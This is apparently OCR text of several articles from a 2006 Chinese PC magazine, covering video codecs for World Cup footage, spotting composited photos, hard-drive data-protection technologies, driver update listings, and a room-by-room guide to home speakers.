世界杯比赛视频的制作和播放离不开Codec，也就是多媒体数字信号编解码器。它就像一台干菜加工机，在视频制作过程中担负文件压缩编码任务，将“水菜”压缩成“干菜”方便储藏和运输。Codec的另一项任务是播放比赛视频的解码文件，相当于食用“干菜”时再将其还原为“水菜”。Codec分为两大类：一类是内部固化程序的硬件编解码器，要想在MP4播放器中观看世界杯，离不开硬件解码器（Decoder）芯片（见图1）。

随着CPU处理能力的迅速提高，另一类产品——内置软件编码器越来越多。例如微软的Windows Media Encoder（http://www.microsoft.com/windows/windowsmedia/CN/9series/encoder）、视频光碟制作工具NeroVision Express 3.1.0.25（http://www.onlinedown.net/soft/15967.htm）等等。前者可以制作WMV格式的世界杯视频节目，后者可以将世界杯视频节目制作成光盘。软件解码器是播放器的核心，播放器支持的文件格式越多，内置解码器的数量和种类也就越多。


▲图1

◀图2

视频“三明治”

一个进球镜头的文件包括了图像、声音、文字等信息，经过压缩编码的这些信息犹如三明治中的菜和火腿，由一层“面包”包裹。相当于菜和火腿的DivX、XviD和MP3等称为编码格式，而AVI、VOB、MPEG和Matroska等包裹菜和火腿的“面包”称为封装格式，大家熟悉的AVI就是由视频XviD和音频mp3经过“封装”得到的。

分离“三明治”

播放器播放世界杯视频文件的过程比较复杂，不能像“三明治”那样菜、火腿、面包一块儿吃，必须分别处理其中的各种成分。第一步要把“面包”与菜和火腿分开。打开视频时首先寻找分析（分离）器，通过四字符代码（Four character code）识别“三明治”的成分。第二步将识别完毕的视频、音频等分别送到对应的解码器，由它们分别解码，最后将解码后的数据送至视频播放软件，调用DirectDraw就绘制出动态的图像，我们就欣赏到了精彩的比赛视频。



由视频文件的播放原理可以知道，如果视频播放软件无法正确分析视频文件的成分，或是缺少合适的解码器，它就无法播放某一格式的视频文件。

DirectDraw是DirectX的显示驱动程序，使用它可以编写高效的视频处理程序，是Windows环境下各种媒体播放程序的基本组成部分。

通吃“三明治”

BT下载的世界杯视频文件格式很多，而许多视频播放器不提供竞争对手的文件解码器，这是许多播放器不能播放世界杯视频的根本原因。解决的方法有两个：一是使用带有各种解码器的“万能”视频播放器鈍如图2所示的My MPC·暴风影音（http://wx.onlinedown.net/down/StormCodec6.04.08.exe）、豪杰超级解霸3000英雄版（http://www.onlinedown.net/soft/2714.htm）、KMPlayer 2.9.1.1045（http://www.onlinedown.net/soft/36199.htm）等等。

二是为播放器安装第三方视频解码插件。如解码器插件K-Lite Codec Pack（http://www.hzxz.cn/setup.exe）能支持上百种文件，国产解码插件“绚彩魅影”（http://dlc2.pconline.com.cn/filedown.jsp?dlid=10835&linkid=205900）能支持各种视频格式。



如果不知道播放器需要安装哪些解码器，可以使用VideoInspector（http://ha.newhua.com/down/videoinspector.zip）测试世界杯视频文件，完成后会显示文件的视频和音频编码方式，并根据需要自动连接网站下载合适的解码器。

世界杯视频下载

到BT联盟（http://www.btchina.net）搜索，一般比赛第2天清晨就有录像出来，还有很多经典视频。此外还有专门的足球视频下载站（http://footballdown.com、http://down.miqiu.com）。

世界杯网络直播大餐

TOM鲨威体坛：http://sports.tom.com/worldcup/video

新传体育：http://2006.nusports.cn

新浪竞技风暴：http://2006.sina.com.cn

CF [ZS04]

一眼识破合成照片！

■ 加菲老猫

昨日好友小胡给我发来一张照片，得意地说：“上周的德国之旅，意犹未尽啊！”这小子去看世界杯了？“有没有和球星合影？”“Of course！”照片里的他果然神气。
“老兄，说说合成照片花了多长时间？”
“……居然被你看出来了。”
“其实，很关键的一点，上周五你在球场踢球，不小心被我看到了。”
说实话，他这点儿小伎俩哪逃得过我这5年资深摄影师的眼睛？识破普通的合成照片，小case。



查看出生记录

拿刚才那张在体育场前的照片来说，我不看其他因素，右键单击该照片，进入“属性→摘要→高级”，有“摄影机型号、曝光时间、焦距”等信息，这就是EXIF值（意为可交换的影像文件格式）。当我们用数码相机拍摄一张照片时，除在存储卡上写入图像数据外，也会把光圈、快门、模式与相机名称等信息一起记录下来。而经过图形处理软件进行后期合成处理或转为其他格式保存后，这些出生记录就会消失。那张照片没有这些信息，自然我就断定出是假的了。

在ACD See、Exif Editor等软件中，可以轻易地修改照片的出生记录，所以事情不是绝对的。你可以查看EXIF值作为判断的主要标准，也可以在自己参加摄影比赛的时候，用“修改EXIF值法”修改自己照片的一些信息以达到参赛要求（当然前提是原创）。

光源要统一自然

再以体育馆前的照片为例，可以很明显地看到，光源在体育馆中心，小胡受光面应该是背光，但照片上是顺光（见下图）。一张原始照片，拍摄的光照方向一般是统一的（有时候为了拍摄的效果，可能会增加闪光灯或多几个光源，但是一般的尤其是室外的照片中，光源就只有一个——太阳），而通过电脑合成的照片，几幅素材难免因为光源不同产生混乱。在一些穿着暴露的明星照中，如果明星的头部和身体分别有两个明显不同的光源，比如面部左侧亮而身体右侧亮，我们就可以肯定，这些低俗的照片为“移花接木”之作。



景深、角度学问大

不少人应该都用过手动调节光圈相机拍照，把焦点定在哪儿，哪儿就最清晰，不管景深多少，远离焦点的地方都会或多或少地模糊一些。小胡身后的体育馆很清晰，而他自己在照片里也被拍得非常清楚，估计身后的背景是从网站上找到的素材。主角和配角没有区别，也就泄漏了照片是合成的秘密。而且，照片的透视角度也有问题。体育馆为俯视的全景，使用了广角镜头，而小胡帅气的面部并未发生变形，也是一大破绽。

房价一个劲儿猛涨，不少人买房热情不降。仔细看看广告上的“实拍”图，无比清晰精致，周围的花园景观可能就是合成之作，买房前可要擦亮眼睛。

让常识说话

再看另一张照片，小贝与小胡似乎貌合神离，不像是真正在对话。记得以前另一个朋友给我看他到湖南韶山和毛主席的合影，已故的伟人无比高大呀，朋友只到他的肩膀，完全小了1号，比例严重失调，这合成也太没常识了。还有一次我在摄影网站上看到一张“雨后彩虹图”，彩虹那么清晰，那么完整，7种颜色依次并排，我仔细观察后想给它盖个戳：美得太假的合成作品。

不顺眼的有问题

从商场走出来，我们惊喜地看到“购物满50加2元拍明星照一张”。于是付了钱把头探过去，和明星的曼妙身材嫁接在一起。回家后，怎么看都不舒服。脖子歪了？头大了？相信你的直觉吧，有时候凭感觉判断最灵验。

王菲的女儿出生了，庐山难露真面目，网友们热情地给小“鹏菲”起名，连想象中一家三口的照片也合成好了。记得当时伏明霞的孩子出生，有人用合成技术预测孩子长大后的相貌，是否准确，只有靠时间来验证(见右图)。



真真假假，假假真真，永无止境的UFO、水怪照片的出现，让人们对神秘的世界充满幻想。著名照片《市政厅前的吻》都可以摆拍，我们也可以适当地“恶搞”。合成给我们带来了无限乐趣，暂且不说艺术照中的优美背景，平时看的天气预报、无数武打大片特技都拜影视合成所赐。

咦，那边两车相撞，交警拍照为什么不用数码相机？因为非数码照片的底片杜绝了合成和虚构，才能保证真实。

在Photoshop中，使用套索、橡皮等工具配合，可以精确地把人像抠出。使用放大镜等工具，可以观察合成的破绽细节。实践出真知，有了“识破”技术，注意几方面细节，我们“出手”的时候就可以达到更加精良的水准。 CF [ZS05]





硬盘也要练内功

硬盘三大流派数据保护技术

南玉刚

最近，身边的朋友总是问我：为什么现在的电脑硬盘越来越不经用了，10年前的硬盘一般都是用上5年没有任何问题，而现在的硬盘速度快了，容量大了，反而经常坏，基本上是一年一块硬盘，换了好几个品牌的，都没有什么改善，听说现在硬盘市场的“老大”是希捷，那么买硬盘就选最大的品牌，肯定没错的吧？

面对这些电脑门外汉的问题，让我有些哭笑不得，要知道10年前的硬盘的使用率是非常低的，而且那个时代是没有BT下载和病毒这些损害硬盘健康的因素，而且从硬盘的机械原理上看，性能和容量的提升造成精密度上升，同时损坏的几率也相应提高，硬盘厂商为了应付这些问题都推出配套的数据保护技术，而我们数据的安全也就要依靠这些保护技术了。
对于选购哪个品牌的硬盘，其实在关注价格和服务的同时，还应该考虑每个品牌的数据保护技术，这些技术决定了你的数据是否安全，这就相当于一个习武之人，再华丽的招数，再高深的功夫，如果没有内功的基础，都无法成为武林高手，下面我们就给大家讲讲硬盘江湖的三大内功流派吧。

全方位立体防护　硬盘“老大”——希捷

硬盘“老大”希捷能够有现在的武林成就，除了在市场上的手段之外，也和扎实的内功分不开。希捷使用的数据保护技术是早在2000年就推出的“3D防护系统”，这一技术在这几年中不断升级，已经成为了一套相当完善的全方位立体防护体系，好似武林中的绝世神功“金刚不坏神功”。

3D防护系统

简单地说，它的工作原理是硬盘的结构特殊性。在硬盘做高速运转时，一旦磁头因受到震动与盘片发生哪怕只是一点的“亲密接触”，也会对硬盘盘片造成损伤，进而影响用户的数据安全。那么3D防护系统技术就是针对这点通过增加磁头悬挂、磁盘支撑与盘片表面的距离，从而有效降低碰撞时磁头直接拍击盘片的概率。

同时，大家也注意到，希捷硬盘的电路板不是裸露在外面的，而是包在整个的硬盘壳体内，细心观察还会发现硬盘壳体内有一层半透明缓冲包装，这些设计可有效消除硬盘在运输途中可能遇到的震动伤害。这两点也是3D防护系统技术的一种应用。

就像武林中从没有无敌的武功一样，这种技术也存在一定的弊端，即不利于硬盘的散热，尤其是现在随着天气越来越热，硬盘在工作中的温度会不断升高，而用一块橡胶包裹硬盘的电路板显然对电路板的散热有百害而无一利。可见，金刚不坏神功虽好，但是练起来会闷得硬盘透不过气来。

谋定而后动　曾经的王者——迈拓

在硬盘发展史上，迈拓绝对值得我们记住，因为它的发展很有戏剧性。先是在2001年，收购了昆腾，成为当时全球最大的硬盘厂商。但在2005年，又以19亿美元的价格被希捷收购。不管希捷收购迈拓后，迈拓品牌是否保留，但有一点可以确定，迈拓所研发的硬盘数据保护技术会继续发展下去。

MaxSafe数据保护技术

简单地说，MaxSafe数据保护技术就是在硬盘数据的读写过程中，通过一些特殊的设计，对数据的正确性进行检测及判断，从而避免硬盘数据出现错误。该技术的核心是在数据传输过程中加入附加的校验代码，当硬盘工作的时候，有数据重新读出或写入时，对校验位代码进行校验，如果编码和解码过程中发生错误，硬盘将会重新读取。

简单地形容这项技术就是谋定而后动，如果数据是正确的，再继续传输，而出现错误就重新来过，这样固然可以保证数据安全，但它必然对系统性能及传输速度有一定影响，毕竟原来硬盘只负责读写用户数据，现在又加上了检验代码的编码及解码。

天人合一　笑看风云——西数

西数在数据保护方面一直都有独到之处，它的硬盘数据保护技术叫“数据卫士” 防护系统，这种技术的最大特点就是结合使用习惯和机械结构进行优化处理，对用户的使用不会造成负面影响，如同达到了天人合一的武功境界。

Data Lifeguard数据卫士

Data Lifeguard数据卫士简单地说就是在硬盘工作的空余时间里，每8个小时自动扫描、检测、修复盘片的各扇区。在扫描过程中，一旦检测到错误数据，该技术即自动执行该扇区测试，以确定是否有介质错误，并随即把修正后的数据重写回原始扇区。完成这些操作后还会进行第二次检测，如果在第二次检测中仍然发现错误，数据卫士会将该扇区列为坏扇区直接屏蔽，同时把恢复的数据写到一个安全的区域。这样，硬盘上数据会在最大程度上保证其完整与正确性。

这一技术已经达到了天人合一的境界，那基本上也就没有什么缺陷了，如果硬要挑刺的话，那我只能说这个技术在不在工作，到底帮了你多大忙，就只有天知道了！

CF [ZS06]



热门驱动快快报



nVIDIA GeForce2/Quadro2/Geforce3/Geforce4/Quadro4/GeForceFX/QuadroFX/GeForce6/GeForce7系列显卡NGO加速版驱动最新1.8466版

更新如下： 1.优化了代码，增强了驱动在"战地2"这类游戏中的性能表现，并能在某些情况下降低GPU温度。2.增加对GeForce 7950 GX2、GeForce 7900 GS、GeForce 7600 GS（AGP）、GeForce 7300 GT显卡的支持。3.在coolbits中加入SLI的相关设置项目。

适用环境： Win2000/XP

下载地址： http://drivers.mydrivers.com/drivers/dir145/d58015.shtml

ATi冶天Radeon系列显卡XG WarCat加速版驱动最新6.5版

更新如下： 1.将安装程序版本升级至2.0。2.改进了打开各向异性过滤(Anisotropic-Filtering)模式下的性能表现。3.IQ调整。4.改进了和MPEG和DivX格式文件的兼容性，并提升了视频播放质量。5.提高了游戏和3D建模软件中的渲染速度。针对ATITool：1.新增支持NVIDIA显示卡。2.新增支持ATI X1300/X1600/X1800/X1900。3.为ATI X1800添加电压控制功能

适用环境： Win2000/XP

下载地址： http://drivers.mydrivers.com/drivers/dir145/d58184.shtml

Realtek瑞昱ALC ALC880/ALC882/ALC883/ALC885/ALC888/ALC260/ALC262/ALC861 HD Audio音频芯片最新驱动包1.38版

更新如下： 1.升级Realtek声音芯片驱动程序到5.10.0.5257版。2.增加了一些自定义项目。

适用环境： Win2000/XP/XP-64

下载地址： http://drivers.mydrivers.com/drivers/dir144/d57996.shtml

nVIDIA nForce2/3/4系列芯片组最新remix(合成)驱动9.34版

更新如下： 各项组件的具体版本情况如下：音频驱动4.65版、音频工具4.51版、网络部分驱动4.71、网络管理工具60.16版、GART驱动4.40版、内存控制驱动4.40版、SMBus驱动4.56WHQL版、SMUC驱动1.14版、安装程序5.08版、SATA RAID驱动6.67版、IDE驱动6.67版、RAIDTOOL应用程序6.69版。

适用环境： Win2000/XP

下载地址： http://drivers.mydrivers.com/drivers/dir146/d58477.shtml

nVIDIA nForce 590/570/550系列芯片组最新ForceWare驱动9.34 Beta多语言版

更新如下： 各项组件的具体版本情况如下：MCP55 网络驱动 60.15 版、SMBus 驱动 4.52 WHQL 版、网络管理工具 60.16 版、Installer 安装程序 5.08 版、SataRAID 驱动 6.67 WHQL 版、SataIDE 驱动 6.67 WHQL 版、WinXP RAIDTOOL 工具 6.69 版、RAIDTOOL 工具 5.52 版。

适用环境： Win2000/XP

下载地址： http://drivers.mydrivers.com/drivers/dir145/d58012.shtml

AGEIA PhysX物理加速卡最新驱动2.4.3b WHQL多语言版

更新如下： 增强了物理卡运行PhysX SDK时的性能。

适用环境： WinXP

下载地址： http://drivers.mydrivers.com/drivers/dir145/d58064.shtml

Pioneer先锋DVR-110D系列DVD刻录机最新Firmware 1.41版

更新如下： 1.改善了对+R盘片的刻录性能。2.改善了对+RW盘片的刻录性能。3.改善了对CD-RW盘片的刻录性能。4.改进了对DVD盘片的读取性能。此款固件具体支持型号如下：DVR-110D(BK,SV)

适用环境： Win98SE/ME/2000/XP

下载地址： http://drivers.mydrivers.com/drivers/dir145/d58135.shtml

热门驱动热辣评

ATi本月的6.5催化剂驱动发布之路非常不平坦，先是一个测试版面世，而后正式版发布时间推迟，到最后正式版终于要发布时又被提前泄漏，真可谓一波三折。从更新说明看新版驱动主要还是围绕Radeon X1000系列显卡进行优化和改进，不过对于Radeon 9500等一些经典老卡，ATi也适当地照顾了一下。具体更新如下：在新特性方面：1.加入了一个全新的覆盖剧院模式，此项新功能允许在双显示器(克隆模式)上播放视频文件时能够启用硬件加速，这样可以有效地减少CPU使用率并且使电脑运行更加平滑更快速，此功能仅适用于Radeon X1000系列。2.Adaptive Anti-Aliasing(顺应式反锯齿)功能可以让整个画面显示更加的平滑，而不仅仅是边缘平滑，这项功能原本只能用于Radeon X1000系列，不过在6.5中可以支持Radeon 9500及其以上型号。在修正BUG方面：1.修正了在开启CrossFire技术的系统中运行3DMark05，如果热插拔CRT显示器会导致3DMark05失去响应的问题。2.修正了在《Doom 3》的游戏视频质量设置中将Ultra Quality关闭后会导致画面显示不正常的问题。3.修正了在1024x768 D3D模式下进行1.33版《Far Cry》基准测试会导致操作系统失去响应的问题。

适用环境： Win2000/XP

下载地址： http://drivers.mydrivers.com/drivers/dir145/d58060.shtml

前段时间我们新闻频道曾经报道过一篇关于nVIDIA最新90系列ForceWare驱动的消息，新闻一经发出立刻吸引了大家的眼球，并为此展开了激烈的讨论。近日，nVIDIA透过旗下站点Nzone网站放出了ForceWare驱动91.28 Beta版，拉开了ForceWare驱动正式进入90时代的序幕。具体更新如下：在新特性方面：1.增加对GeForce 7900 GS, GeForce 7300 GT, Quadro FX 4500 X2, Quadro FX 5500, Quadro FX 3500, Quadro FX 1500, Quadro FX 560显卡的支持。2.附带了全新nVIDIA控制面板程序。3.加入众多NVIDIA PureVideo新特性并进行了大量优化改进。4.加入了降噪加速处理功能。在修正BUG方面：1.修正了GeForce 6800在运行《天堂II》时阴影显示不正确的问题。2.解决了在采用GeForce 7800 GTX SLI，AMD FX-60和Asus A8MSLI32的系统中F.E.A.R不能正确运行的问题。

适用环境： Win2000/XP

下载地址： http://drivers.mydrivers.com/drivers/dir145/d58010.shtml


[ZS07]



六大空间的旋律

布置一个充满音乐的家

策划/《电脑爱好者》编辑部 监制/um 撰稿/um Alucard

你听音乐吗？你玩游戏吗？你看影碟吗？
如果你对这三个问题之一回答"是"的话，那么你是在什么地方听音乐、玩游戏、看影碟的？
如果回答是"电脑前"，请你仔细阅读这个专题，它会告诉你一种新的生活态度。

音乐是人类共同的语言，没有人会对音乐产生排斥心理，价格不菲的音乐会门票、遍布大街小巷的各种随身听充分说明了人们对音乐的需求。只是，这样是否就足够了呢？

许多人习惯在家中戴着耳机

他们在听音乐，但无论电脑还是音响，音乐声都无法充满家中的每个角落，他们只好把随身听带在身上，耳机在提供美妙音乐的同时，也阻断了家人间的交流，同时耳机线缆也带来了很多不便。何况，很多时候并不是戴耳机就能解决问题的。比如你正要做饭的时候，恰逢《百家讲坛》马上就要播出，一边看电视一边做饭并不现实，而电视的音量又不可能大到足以让被抽油烟机和炒菜声包围的你听清楚。

在厨房放一套音箱吧

先别着急否定，北京电视台每天傍晚《食全食美》节目的广告语说得好："您家厨房装电视了吗？"厨房里连电视都能装，摆套音箱有什么不可以？类似的还有卧室、阳台、甚至……卫生间？高档餐厅和宾馆饭店的卫生间都有背景音乐，说明人们确实有这方面的需求。就如同如厕时看书看报一样，坐在马桶上听音乐也是一种"双重享受"。





客厅
不但好听，还要好看

衣装是人的脸面，客厅是家的脸面。谁都愿意在客厅摆上每声道不小于100W的高档家庭影院音响系统，只不过对于一般人来说既不可能也没必要，吵得四邻不安对安定团结也没有好处。我们需要的是经济实用的多媒体音箱，花费不多，效果不错，外观也很有品位，这就够了。

1 三诺iFi-331公爵版
约370元 | http://www.3nod.com.cn



三诺 iFi-331公爵版

iFi-331已经不完全属于多媒体音箱的范畴了，独立功放和遥控器给它带来了浓厚的家电风格。iFi-331独立功放的设计能让我们放心地把低音炮放到地上，此外遥控器的配备也使它能够胜任客厅这种需要远距离操作的场合。另外，这款音箱的价格只有300多元，不需要花很多钱也能得到比电视音箱强很多的效果。值得一提的是，iFi-331还有白色的版本，功能与品质完全一样，只是颜色不同，可以根据客厅的色调随意选择搭配。

2 漫步者 DA5000
约1300元 | http://www.edifier.com



漫步者 DA5000

这同样是一款适合放在客厅的5.1声道多媒体音箱，高达120W的总功率显然不是针对电脑附近的近声场所设计的。白色的外壳适合与浅色调的家具和电器摆在一起，卫星音箱有用来壁挂的孔，也提供了摆放用的支架。DA5000的低音炮口径为8英寸，欣赏DVD电影时能充分感受到低音效果所带来的震撼感觉。作为家电化的多媒体音箱，遥控器自然是必备的，而且还是全数字调节方式，调整起来十分精确。

应用

能用音箱输出电视节目的声音吗？



当然可以，现在绝大部分电视机都带有音频和视频输出的插孔，从尘封的箱子里找找电视机的说明书，上面都会清清楚楚地标明音频输出的接口，买根音频线，简单地连接到音箱的输入端就可以了。

有些电视机的音频输出接口是一红一黑两个卡线夹，这里输出的音频信号已经是经过放大的，不能直接连接到有源音箱的输入接口，最好的搭配方式是购买一对阻抗匹配的无源音箱连接到上面（电视机的说明书上会写明音频输出接口的阻抗，阻抗基本一致的无源音箱都可以使用）。

应用

在各种电器之间切换音源太麻烦了！

客厅是家庭的娱乐中心，HTPC、电视机、DVD机、游戏机……这么多家电都通过音箱输出声音该多好，可是多媒体音箱上往往只有一组音频输入接口。




可以通过这种分线盒来解决，价格多在几十元左右，可以简单地在多组音源之间切换，有些分线盒还附带了一些标明音源的小标签，如"PS2"、"DVD"等等。如果只有两个音源，也可以买一根一分二的连接线来解决。这种方式的问题在于，如果同时打开两个音源（比如电视机和DVD），那么音箱就会混杂着输出这两种声音。

技术

用多声道欣赏音乐是不是更有临场感？

CD唱片最佳的播放环境就是立体声，如果通过复制等方式，使5.1音箱的中置和环绕音箱也发声，反而会造成声场混乱，并不会产生更强的临场感。不过，以DVD影碟存储的音乐会或演唱会之类，则往往可以对应多声道输出，因为这类影碟本身就是针对多声道声场而录制的，国内比较少见的DVD Audio唱片也是同样道理。一般来说，影碟包装盒的封底会写明对应几声道。



书房

只需要满足自己

这是属于自己的小小空间，在这里可以随意做些自己喜欢的事，无论听音乐、玩游戏还是上网聊天，都不能没有音乐陪伴。既然如此，还是对自己好一点，挑一对至少自己满意的音箱。



3 惠威T120
约930元 | http://www.hivi.com



4 麦博M-528
约160元 | http://www.microlab.com.cn

惠威 T120

这恐怕是市面上最好的2.1声道多媒体音箱之一了，我们在电脑前所做的事情多种多样，电影、音乐、游戏……不但要求音箱的音质出色，而且低频量感也要足够充沛，这样才能充分领略到这些艺术形式带来的乐趣。T120A的卫星音箱采用3英寸M3N全频带扬声器，还原出的人声自然圆润、细腻感人，有很强的质感，这在采用全频带扬声器的2.1音箱中是颇为难得的。同时，6英寸的低音单元为游戏和电影带来了汹涌澎湃的低频。

麦博 M-528

与T120不同，麦博 M-528的定位更加平易近人。在成功地降低成本和售价的同时，这款音箱不但没有在做工和音质方面降低标准，反而在卫星音箱上采用了高频单元和中频单元的组合。从理论上讲，这种设计的音箱中高音表现更出色，对音质的提升很有好处。此外，M-528采用了棕色木纹贴皮，无论是深色调还是浅色调的显示器都能和谐地搭配起来。

应用

怎样方便快捷地调整音量？

这个问题并不多余，2.0音箱的音量调节旋钮多在主音箱背后，而2.1音箱的音量调节旋钮多在放在地上的低音炮身上。所以有很多人喜欢把音量调节旋钮放到中间位置，然后通过Windows任务条上的小喇叭控制音量，还能减少音量调节旋钮的损耗。不过在玩游戏、看影碟等时候，这种方法就显得有些不方便了。



▲**下载地址**:http://www.edifier.com/scn2005/support/sup_software.htm

有些键盘带有音量调节的快捷键，只要安装了驱动，就可以随时调节。而对于普通键盘来说，安装一个音量调节软件也能达到相同的效果。图为漫步者Easy Vol软件的控制界面，这个软件不但可以将键盘上某些键（也可以是组合键）设置为控制音量大小的快捷键，还可以设定调整音量时每按一次键加减的音量大小。

应用

音箱用一段时间后噪音增大？


别担心，这不是音箱即将报废的征兆，实际上音箱要数电脑配件中最耐用的部件。很多入门级音箱所附带的音频线，也就是连接电脑声卡与音箱的那根连线，品质并不很好，使用一段时间后可能会引起音箱噪音增大。除此之外，一些Modem之类的设备也可能因为屏蔽不好干扰音箱的发声。

技术

数字音频并不遥远

现在很多音箱都支持数字音频输入（S/P DIF），接口有光纤和同轴两种。而支持数字音频输出的主板也有很多，这样一来，我们花几十元购买一根数字同轴音频线，就能享受到数字音频"如水晶般清澈"的音质。虽然和模拟音频相比，几百元价位的音箱的音质不会有很大差别，但音质这种东西，能改善还是尽量改善的好。

需要注意的是，主板上的S/P DIF接口往往是3.5mm规格的，购买数字同轴音频线时要注意接口是否匹配，实在不行的话可以通过转接头解决。此外，通过数字方式连接的音箱，Windows里的主音量控制滑块是不能调整音量的，只能调节WAVE输出的音量。这个问题可以通过上面介绍的音量控制软件解决。



卧室

美妙的一天从音乐中开始

想象一下，每天早上叫醒自己的从千篇一律的嘀嘀声换成了光良的《童话》，那是什么感觉？同样，早上的几十分钟，如果能有音乐陪伴，也许就显得不会那么匆忙。这些，都需要一套高素质的音箱才能实现。

5 麦博Pure 10
3800元 | http://www.microlab.com.cn

麦博 Pure 10

Pure 10是麦博不久前刚刚推出的一款高端多媒体音箱，有白色和黑色两个版本。正如它的名字"Pure"一样，这款音箱以纯净的音色为最大的特点。不过Pure 10的定位很巧妙，在声音干涩的监听音箱和缺乏细节的多媒体音箱中间找到了一个平衡点，使得它的声音很"耐听"。Pure 10高达3800元的价位显然不是面向大众消费者的，不过对于追求品位和音质的人来说，它确实是个很不错的选择。



6 漫步者R1600TD
约600元 | http://www.edifier.com

漫步者 R1600TD

很明显，R1600TD摆脱了传统电脑多媒体音箱的影子，无论外观、功能、音质还是调节方式，都更像和台式CD机搭配的床头音响。而且在这样一对小音箱上集成这么多功能，在国内的音箱界大概是前无古人的——R1600TD带有光纤/同轴输入、数字解码和耳机放大等功能。音质方面，虽然R1600TD的低频比较弱，但它丰富饱满的中频（尤其是人声部分）在同档次产品中当属个中翘楚，这个特点使它更适合摆在卧室床头，而非显示器旁边。

导购

不是什么音箱都可以摆进卧室的

卧室看似只是睡觉的地方，实际上对音箱的要求却是最高的。卧室的色调一般采用米黄、淡蓝、淡绿等较为宁静的色调，最常见的黑色面罩或深色箱体的音箱显然不适合放在卧室——很难想象一对黑黝黝的高品质书架箱放在卧室床头的景象。

最好的选择应当是淡黄色木纹贴皮、纯白色或其他浅色调的音箱，例如漫步者R1600TD和麦博Pure10（白色版）之类，这些音箱的箱体并不大，不会占用太多空间，而且色调很容易与周围环境和谐搭配。

应用

解决"够不着"的问题

由于卧室环境不同，音箱往往不能正好摆在触手可及的床头或床头柜上，要是早晨正在犯懒的时候，还要从床上爬起来去开音箱，恐怕很多人宁可继续睡个回笼觉。好在给音箱加装一个线控不是什么大问题，例如漫步者推出的线控，只要把它连接在音源和音箱之间，然后把音箱的音量调整到50%左右，就可以用这个线控调整声音大小了。



技术

不可忽视的音源

很多时候，我们在试音室里听到某个音箱效果不错，但是真正买回家后，却发现音质似乎"缩水"了，无论是饱满度还是音色都不如以前。其实这并不是商家在中间做了什么手脚，而是因为我们的音源不够好。

不要以为Audigy系列声卡的效果如同广告里宣传得那么出色，更不要说现在绝大多数人首选的板载声卡。Audigy2作为民用声卡中的顶级产品，其音质往往不如几百元的CD机，甚至不如很多品质不错的VCD/DVD机。

另一方面，很多看上去很漂亮的台式迷你CD机，却搭配了两个轻飘飘的小音箱，空有出色的音源，却没有足够好的音箱表现出来。不妨把多媒体音箱和台式CD组合起来试试看，你会觉得有必要把所有CD盘都重新欣赏一遍。



厨房/阳台

生活的角落同样不能放过

当你在厨房挥汗如雨地准备饭菜时，也许心里还在惦记着正在播出的《百家讲坛》。而午后在阳台上品着香茗度过一段悠闲的时光虽然很惬意，但总觉得缺了点什么——来点音乐听听？



8 Apple AirPort Express
约860元 | http://www.apple.com.cn

7 漫步者M2
约320元 | http://www.edifier.com

漫步者M2

M2已经不仅仅是一款音箱了，它的出现代表了一种生活态度。这款音箱可以使我们在家中任何地方听到自己喜欢的音乐，而不用累赘地戴着耳塞。M2可以搭配笔记本电脑做有限度的移动发声，但最适合它的场所是卧室床头、阳台小几甚至厨房的壁柜。别看M2个头如此迷你，音质却并不含糊，NT系列小型全频带扬声器表现出来的效果在同类产品里算是相当不错的。

Apple AirPort Express

很难定义AirPort Express到底是个什么设备——它首先是一个无线接入点，其次还可以连接打印机进行无线打印，甚至还可以与音箱连接，在无线网络上传输音乐。AirPort Express比手掌还小，而且自带插头，不需要任何电源适配器就可以开始工作，因此它也适用于经常出差的消费者。只要在具备无线网卡的电脑上安装了相应的驱动，就可以通过iTunes将音乐传输到另一个房间的音箱上并开始播放。



应用

构建无线音乐空间

阳台上摆音箱虽然好，可是拉线太麻烦了，即便是用邻近卧室的CD机作为音源，也要经历打孔穿线等一系列麻烦的工程。其实，只要你有一个AirPort Express，就可以通过无线网络让阳台上的音箱欢快地唱出歌来。

AirPort Express是苹果推出的一个无线网络基站，它除了能够完成基本的无线网络功能外，还能用来传输无线的音频信号。这就意味着，只要把手掌大小的AirPort Express与阳台上的多媒体音箱连接起来，就可以通过放在书房的笔记本电脑播放音乐，而这两者之间没有任何物理连线。当然，你的笔记本要具备无线网卡，或是配有无线AP的台式机也可以。

应用

修复老旧的音量旋钮

音箱使用一段时间后，音量旋钮（包括线控器上的旋钮）会渐渐变得不那么灵敏了，有时调整音量甚至会突然发出很大的响声，吓人一跳。

有个非常简单的修理办法：到电子市场上买一种叫做"WD40"的清洗剂，价格大约10～20元左右。在完全断电的情况下把音箱的后盖打开，用WD40清洗剂对着音量调节旋钮的后部喷几下，然后持续旋转音量旋钮约30秒左右，这样处理之后，音量调节旋钮就会像刚买来时一样灵敏。

如果不想打开音箱后盖，也可以把音量调节旋钮的塑料帽拔下来，对着旋钮的缝隙喷入WD40清洗剂，然后插上塑料帽旋转30秒，也能达到不错的效果。

导购

厨房的音箱放在哪？

做饭时就不要听什么音乐了，嘈杂的抽油烟机声和炒菜声足以淹没所有音乐细节，还是来段评书相声什么的，或者百家讲坛也不错。所以放在厨房的音箱不要求有多好的音质，但是一定要小巧——哪有那么多地方摆大部头的高保真音箱啊。

除此之外，无论你家的抽油烟机多么强力，也免不了油烟沾染到周围的物品上，因此音箱一定要摆在远离灶台的地方。至于布线问题，嫌麻烦的话还是靠AirPort Express解决吧。



卫生间
马桶上的双重享受

面临内急的时候，谁也不会从容地打开电脑启动Media Player，或是从架子中挑出一张唱片放进CD机。但如果随手拿起一个闪盘或是iPod，就能在卫生间里享受音乐的快乐呢？这就很值得考虑了。

多彩 V1

仅从外观上看，多彩推出的这款V1彻底颠覆了多媒体音箱和便携音箱的概念，因为它不再是两个四四方方的箱体，而是变成了一个可以搭配iPod的底座。它的操作也很简单，只有开关和音量调节共三个按钮，如厕的时候随手一按，悠扬的音乐立刻就充满了房间。

轻骑兵 U10

